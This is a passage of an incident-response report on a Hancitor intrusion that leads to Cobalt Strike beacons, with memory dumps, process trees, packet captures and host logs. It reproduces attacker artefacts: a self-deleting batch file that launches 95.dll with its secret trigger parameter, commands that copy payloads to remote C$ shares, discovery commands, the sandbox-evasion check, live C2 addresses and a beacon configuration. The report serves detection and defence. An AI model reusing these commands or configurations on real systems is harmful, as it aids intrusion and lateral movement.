CreateRemoteThreadApiCall	svchost.exe	rundll32.exe	WINWORD.EXE	2,024	6,484	7,812
CreateRemoteThreadApiCall	svchost.exe	rundll32.exe	WINWORD.EXE	6,748	6,484	7,812
NtAllocateVirtualMemoryRemoteApiCall	svchost.exe	rundll32.exe	WINWORD.EXE	6,748	6,484	7,812
NtAllocateVirtualMemoryRemoteApiCall	svchost.exe	rundll32.exe	WINWORD.EXE	2,024	6,484	7,812
NtAllocateVirtualMemoryRemoteApiCall	svchost.exe	rundll32.exe	WINWORD.EXE	5,980	6,484	7,812

Memory analysis also shows suspicious memory protections (page_execute_readwrite) and regions of the particular process.




```
5980    svchost.exe     0x400000        0x447fff        VadS    PAGE_EXECUTE_READWRITE  72      1       Disabled
4d 5a 90 00 03 00 00 00 MZ......
04 00 00 00 ff ff 00 00 ........
b8 00 00 00 00 00 00 00 ........
40 00 00 00 00 00 00 00 @.......
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 00 00 00 00 ........
00 00 00 00 80 00 00 00 ........        4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 4
0 00 00 00 00 00 80 00 00 00
```

Finally, when looking at the process tree, we can identify the unusual parent-child process relationship of rundll32.exe starting svchost.exe.




```
*** 7812        5664    WINWORD.EXE     0xd38e6d3020c0  0       -       1       True    [redacted]      15:48:32.000000 [redacted]      15:49:44.000000
**** 6484       7812    rundll32.exe    0xd38e6d3020c0  3       -       1       True                    15:49:02.000000
***** 2024      6484    svchost.exe     0xd38e6d3020c0  0       -       1       True                    15:50:44.000000                 08:07:47.000000
***** 6748      6484    svchost.exe     0xd38e6d3020c0  0       -       1       True                    15:50:44.000000                 08:07:07.000000
***** 5980      6484    svchost.exe     0xd38e6d3020c0  1       -       1       True                    15:50:45.000000
```

The svchost.exe process, in turn, injected a Cobalt Strike beacon into multiple rundll32.exe instances. One of the injected rundll32.exe instance was also observed connecting to the Cobalt Strike C2 server.




initiating_process_creation_time	initiating_process_file_name	initiating_process_parent_file_name	action_type	initiating_process_id	initiating_process_parent_id
5/20/2021 4:00:53 PM	rundll32.exe	svchost.exe	NtAllocateVirtualMemoryApiCall	7,908	6,748
5/20/2021 4:07:51 PM	rundll32.exe	svchost.exe	NtAllocateVirtualMemoryApiCall	948	2,024
5/20/2021 4:07:51 PM	rundll32.exe	svchost.exe	NtAllocateVirtualMemoryRemoteApiCall	948	2,024
5/20/2021 4:08:01 PM	rundll32.exe	svchost.exe	NtAllocateVirtualMemoryApiCall	4,944	6,748
5/20/2021 4:08:01 PM	rundll32.exe	svchost.exe	NtAllocateVirtualMemoryRemoteApiCall	4,944	6,748

In addition, the malicious 95.dll, which was observed during the lateral movement phase, is also designed to evade automated sandbox analysis. This DLL is crafted in such a way that it wouldn't show malicious behavior if an exported function is not called by passing a specific parameter. The DLL contains the Cobalt Strike shellcode and will only execute if the "*11985756*" parameter is passed to the TstSec function.



```
00401010 public TstSec
00401010 TstSec proc near
00401010
00401010 arg_0= dword ptr  4
00401010 arg_4= dword ptr  8
00401010 arg_8= dword ptr  0Ch
00401010 arg_C= dword ptr  10h
00401010
00401010 mov     edx, [esp+arg_8]
00401014 mov     eax, edx
00401016 call    sub_4090E0
0040101B cmp     eax, 11985756
00401020 jz      short loc_401025
```


After extracting the Cobalt Strike shellcode from 95.dll and emulating it via scdbg, we found that it's connecting to 162.244.83[.]95 over port 8080.



Select C:\Windows\SYSTEM32\cmd.exe


```
Loaded 2000 bytes from file C:\Users\Public\Desktop\COBALT~1.BIN
Initialization Complete..
Max Steps: 2000000
Using base offset: 0x401000

4010a1  LoadLibraryA(wininet)
4010af  InternetOpenA()
4010cb  InternetConnectA(server: 162.244.83.95, port: 8080, )

Stepcount 2000001
```

Since 95.dll was executed by rundll32.exe, and from the host logs, it is evident that rundll32.exe connected to 162.244.83[.]95 over port 8080.



Initiating Process Command Line	Initiating Process Parent File Name	Local Port	Remote IP	Remote Port
rundll32.exe c:\programdata\95.dll,TstSec 11985756	rundll32.exe	59,347	162.244.83.95	8,080

Packet analysis to the IP address mentioned above, shows that it's downloading the Cobalt Strike beacon by initiating a HTTP GET request to /hVVH URI.




Frame	Time	Source	Source Port	Destination	Destination Port	Host	Server Name	Info
6870	2021[redacted]	[redacted]	59347	162.244.83.95	8080			59347 → 8080 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1
6871	2021[redacted]	162.244.83.95	8080	[redacted]	59347			8080 → 59347 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1
6872	2021[redacted]	[redacted]	59347	162.244.83.95	8080			59347 → 8080 [ACK] Seq=1 Ack=1 Win=262144 Len=0
6873	2021[redacted]	[redacted]	59347	162.244.83.95	8080	162.244.83.95:8080		GET /hVVH HTTP/1.1
6874	2021[redacted]	162.244.83.95	8080	[redacted]	59347			8080 → 59347 [ACK] Seq=1 Ack=194 Win=30336 Len=0

Once downloaded, the stager allocates a new memory region inside the current rundll32.exe process and loads it into the memory and starts the C2 activity.


Discovery

On the beachhead system, the threat actor started exploring their options to move laterally within the target network. The logged-on user account was utilized to interact with IPC$ shares.




smb_mapping	CV8GzE1NyYb1H717F8	10.	50615	10.	445	\\10.	\IPC$	PIPE
smb_mapping	CKqosV3VvQHfS45Crc	10.	50610	10.	445	\\10.	\IPC$	PIPE
smb_mapping	CEUIGCmyLQYyomcRc	10.	50613	10.	445	\\10.	\IPC$	PIPE
smb_mapping	C6dzrx1cg18i9yV4he	10.	50609	10.	445	\\10.	\IPC$	PIPE
smb_mapping	CwldSBM1P0tUPqYyd	10.	50608	10.	445	\\10.	IPC$	PIPE
smb_mapping	CMPs672YHIdQCt6Gv2	10.	50624	10.	445	\\10.	0\IPC$	PIPE
smb_mapping	C1KwVb4PSfOD15sHUj	10.	50623	10.	445	\\10.	\IPC$	PIPE
smb_mapping	ClqnbM2wBQgAdTdUJ1	10.	50620	10.	445	\\10.	\IPC$	PIPE
smb_mapping	C4GPCItcDaSUiou4c	10.	50621	10.	445	\\10.	\IPC$	PIPE
smb_mapping	CzK95S1TiuIdSj6Wqe	10.	50618	10.	445	\\10.	\IPC$	PIPE
smb_mapping	CraMa02VzgXYGu3r09	10.	50616	10.	445	\\10.	\IPC$	PIPE
smb_mapping	CXEVTXVo69gXTezc7	10.	50844	10.	445	\\10.	\IPC$	PIPE

For one specific system, for which the threat actor showed interest, the contents of the C$ share was listed–we assess, to verify if the account had access permissions to the share before copying the malware to it:




event_original_time	process_command_line	process_name	process_parent_name
2021-05-20T16:02:08.302Z	c:\windows\system32\cmd.exe /c dir \\[redacted]\c$	cmd.exe	svchost.exe

The threat actor also pinged one of the Active Directory domain controllers from the beachhead machine.




event_original_time	process_command_line	process_parent_name
2021-05-20T16:10:52.734Z	c:\windows\system32\cmd.exe /c ping [redacted]	rundll32.exe

A high amount of ICMP traffic, targeting various Class-A subnets ranges, was observed and used to identify other active systems within the environment.



Source	Source Port	Destination	Destination Port	Protocol	Length	Info
10.		10.1.0.100		ICMP	60	Echo (ping) request id=0x0001, seq=360/26625, ttl=255 (no response found!)
10.		10.1.0.101		ICMP	60	Echo (ping) request id=0x0001, seq=361/26881, ttl=255 (no response found!)
10.		10.1.0.102		ICMP	60	Echo (ping) request id=0x0001, seq=362/27137, ttl=255 (no response found!)
10.		10.1.0.103		ICMP	60	Echo (ping) request id=0x0001, seq=363/27393, ttl=255 (no response found!)
10.		10.1.0.104		ICMP	60	Echo (ping) request id=0x0001, seq=364/27649, ttl=255 (no response found!)
10.		10.1.0.105		ICMP	60	Echo (ping) request id=0x0001, seq=365/27905, ttl=255 (no response found!)
10.		10.1.0.106		ICMP	60	Echo (ping) request id=0x0001, seq=366/28161, ttl=255 (no response found!)
10.		10.1.0.107		ICMP	60	Echo (ping) request id=0x0001, seq=367/28417, ttl=255 (no response found!)
10.		10.1.0.108		ICMP	60	Echo (ping) request id=0x0001, seq=368/28673, ttl=255 (no response found!)
10.		10.1.0.109		ICMP	60	Echo (ping) request id=0x0001, seq=369/28929, ttl=255 (no response found!)

On the second system, to which the adversary laterally moved (see section below), the following discovery commands were executed:




Process Command Line	Initiating Process File Name	Initiating Process Command Line	Initiating Process Parent File Na…	Initiating Process Account Name
nltest /domain_trusts	cmd.exe	cmd.exe /C nltest /domain trusts	rundll32.exe	system
net view /domain	cmd.exe	cmd.exe /C net view /domain	rundll32.exe	system
net time	cmd.exe	cmd.exe /C net time	rundll32.exe	system
ping [redacted]	cmd.exe	cmd.exe /C ping [redacted]	rundll32.exe	system

```
nltest /domain_trusts
net view /domain
net time
```


Lateral Movement

The injected svchost process dropped two files: a batch-file named: “95.bat” and a DLL-file named: “95.dll”. Both files were copied to the ProgramData folder of another system within the environment.




process_name	CommandLine	process_parent_name	ParentCommandLine
cmd.exe	c:\windows\system32\cmd.exe /c dir \[redacted]\c$	svchost.exe	c:\windows\system32\svchost.exe
cmd.exe	c:\windows\system32\cmd.exe /c copy 95.bat \\[redacted]c$\programdata	svchost.exe	c:\windows\system32\svchost.exe
cmd.exe	c:\windows\system32\cmd.exe /c copy 95.dll \\[redacted]c$\programdata	svchost.exe	c:\windows\system32\svchost.exe

The content of the batch file can be seen below–it executes the transferred DLL and then deletes itself:




```
@ echo off
rundll32.exe c:\programdata\95.dll,TstSec 11985756


del "%~f0"
```


To execute the batch file, the threat actor installed, and started, a remote service on the other system.



Process Command Line	Initiating Process File Name	Initiating Process Parent File Name
cmd.exe /c c:\programdata\95.bat	services.exe	wininit.exe
rundll32.exe c:\programdata\95.dll,TstSec 11985756	cmd.exe	services.exe
rundll32.exe c:\programdata\95.dll,TstSec 11985756	rundll32.exe	cmd.exe




Source	Source Port	Destination	Destination Port	Protocol	Length	Info
10.[redacted]	52053	10.[redacted]	135	TCP	66	52053 → 135 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
10.[redacted]	135	10.[redacted]	52053	TCP	66	135 → 52053 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1
10.[redacted]	52053	10.[redacted]	135	TCP	60	52053 → 135 [ACK] Seq=1 Ack=1 Win=262656 Len=0
10.[redacted]	52053	10.[redacted]	135	DCERPC	170	Bind: call_id: 2, Fragment: Single, 2 context items: EPMv4 V3.0 (32bit NDR), EPMv4
10.[redacted]	135	10.[redacted]	52053	DCERPC	138	Bind_ack: call_id: 2, Fragment: Single, max_xmit: 5840 max_recv: 5840, 2 results:
10.[redacted]	52053	10.[redacted]	135	EPM	210	Map request, SVCCTL, 32bit NDR
10.[redacted]	135	10.[redacted]	52053	EPM	206	Map response, SVCCTL, 32bit NDR
10.[redacted]	52054	10.[redacted]	49715	TCP	66	52054 → 49715 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1
10.[redacted]	49715	10.[redacted]	52054	TCP	66	49715 → 52054 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM=1
10.[redacted]	52054	10.[redacted]	49715	TCP	60	52054 → 49715 [ACK] Seq=1 Ack=1 Win=262656 Len=0
10.[redacted]	52054	10.[redacted]	49715	DCERPC	218	Bind: call_id: 2, Fragment: Single, 2 context items: SVCCTL V2.0 (32bit NDR), SVCC
10.[redacted]	52053	10.[redacted]	135	TCP	60	52053 → 135 [ACK] Seq=273 Ack=237 Win=262400 Len=0
10.[redacted]	49715	10.[redacted]	52054	DCERPC	426	Bind_ack: call_id: 2, Fragment: Single, max_xmit: 5840 max_recv: 5840, 2 results:
10.[redacted]	52054	10.[redacted]	49715	DCERPC	642	AUTH3: call_id: 2, Fragment: Single, NTLMSSP_AUTH, User:
10.[redacted]	52054	10.[redacted]	49715	SVCCTL	166	Unknown operation 64 request
10.[redacted]	49715	10.[redacted]	52054	TCP	60	49715 → 52054 [ACK] Seq=373 Ack=865 Win=2101504 Len=0
10.[redacted]	49715	10.[redacted]	52054	SVCCTL	134	Unknown operation 64 response
10.[redacted]	52054	10.[redacted]	49715	SVCCTL	262	Unknown operation 60 request
10.[redacted]	49715	10.[redacted]	52054	SVCCTL	134	Unknown operation 60 response
10.[redacted]	52054	10.[redacted]	49715	SVCCTL	134	StartServiceA request



```
event_original_message        A service was installed in the system.

                              Service Name:  21dbc9d
                              Service File Name:  c:\programdata\95.bat
                              Service Type:  user mode service
                              Service Start Type:  demand start
                              Service Account:  LocalSystem
```

Credential Access


An attempt to open lsass.exe process was observed on the system where lateral movement occurred but there were no signs of successful read attempts.



action_type	process_commandline	initiating_process_file_name
OpenProcessApiCall	lsass.exe	rundll32.exe
OpenProcessApiCall	lsass.exe	rundll32.exe
OpenProcessApiCall	lsass.exe	rundll32.exe

Command and Control


In the network traffic, we can identify a data stream pattern that is distinctive to Hancitor malware.



Source	Source Port	Destination	Destination Port	Host	Protocol	Length	Info
[redacted]	50336	54.225.169.203	80	api.ipify.org	HTTP	278	GET /?format=xml HTTP/1.1
[redacted]	50337	2.56.10.123	80	vaethemanic.com	HTTP	458	POST /8/forum.php HTTP/1.1
[redacted]	50339	8.211.5.232	80	q09pi7.ru	HTTP	222	GET /2005.bin HTTP/1.1
[redacted]	50339	8.211.5.232	80	q09pi7.ru	HTTP	223	GET /2005s.bin HTTP/1.1
[redacted]	50339	8.211.5.232	80	q09pi7.ru	HTTP	228	GET /6jkio9ukds.exe HTTP/1.1
[redacted]	50340	80.209.242.9	80	80.209.242.9	HTTP	234	GET /69sz HTTP/1.1
[redacted]	50341	80.209.242.9	443		TLSv1.2	206	Client Hello
[redacted]	50342	80.209.242.9	80	80.209.242.9	HTTP	439	GET /match HTTP/1.1

First, the malware performed a lookup of the external IP-address of the infected system (1). This was followed by Hancitor C2 traffic, sent via HTTP POST requests, which included unique attributes of the infected system, such as hostname and username information (2).

Hancitor then attempted to download additional malware. This included the info-stealer known as “Ficker Stealer” (4), for which the DNS traffic corresponds to a recent article posted by Brad. However, in our case, the post infection HTTP traffic of Ficker Stealer was not observed.



Source	Source Port	Destination	Destination Port	Protocol	Length	Info
[redacted]	57278	[redacted]	53	DNS	75	Standard query 0xa8b0 A sweyblidian.com
[redacted]	53	[redacted]	57278	DNS	75	Standard query response 0xa8b0 Server failure A sweyblidian.com
[redacted]	59515	[redacted]	53	DNS	75	Standard query 0x77b4 A sweyblidian.com
[redacted]	59515	[redacted]	53	DNS	75	Standard query 0x77b4 A sweyblidian.com
[redacted]	59515	[redacted]	53	DNS	75	Standard query 0x77b4 A sweyblidian.com
[redacted]	59515	[redacted]	53	DNS	75	Standard query 0x77b4 A sweyblidian.com
[redacted]	59515	[redacted]	53	DNS	75	Standard query 0x77b4 A sweyblidian.com
[redacted]	53	[redacted]	59515	DNS	75	Standard query response 0x77b4 Server failure A sweyblidian.com
[redacted]	57937	[redacted]	53	DNS	75	Standard query 0x7696 A sweyblidian.com
[redacted]	57937	[redacted]	53	DNS	75	Standard query 0x7696 A sweyblidian.com
[redacted]	53	[redacted]	57937	DNS	91	Standard query response 0x7696 A sweyblidian.com A 92.62.115.177

Hancitor also attempted to download Cobalt Strike stagers (.bin files) (3), and Cobalt Strike traffic was sent both encrypted and unencrypted (5).

Hancitor

vaethemanic[.]com/8/forum.php
tembovewinated[.]ru/8/forum.php
prournauseent[.]ru/8/forum.php

Cobalt Strike

216.250.248[.]88
Config:

```
"x64":
"config":
"Jitter": 0,
"Method 2": "POST",
"Beacon Type": "0 (HTTP)",
"Watermark": 0,
"Method 1": "GET",
"Polling": 60000,
"C2 Server": "216.250.248.88,/ga.js",
"Port": 80,
"Spawn To x64": "%windir%\\sysnative\\rundll32.exe",
"Spawn To x86": "%windir%\\syswow64\\rundll32.exe",
"C2 Host Header": "",
"HTTP Method Path 2": "/submit.php"

"x86":
"config":
"Jitter": 0,
"Method 2": "POST",
"Beacon Type": "0 (HTTP)",
"Watermark": 0,
"Method 1": "GET",
"Polling": 60000,
"C2 Server": "216.250.248.88,/ptj",
"Port": 80,
"Spawn To x64": "%windir%\\sysnative\\rundll32.exe",
"Spawn To x86": "%windir%\\syswow64\\rundll32.exe",
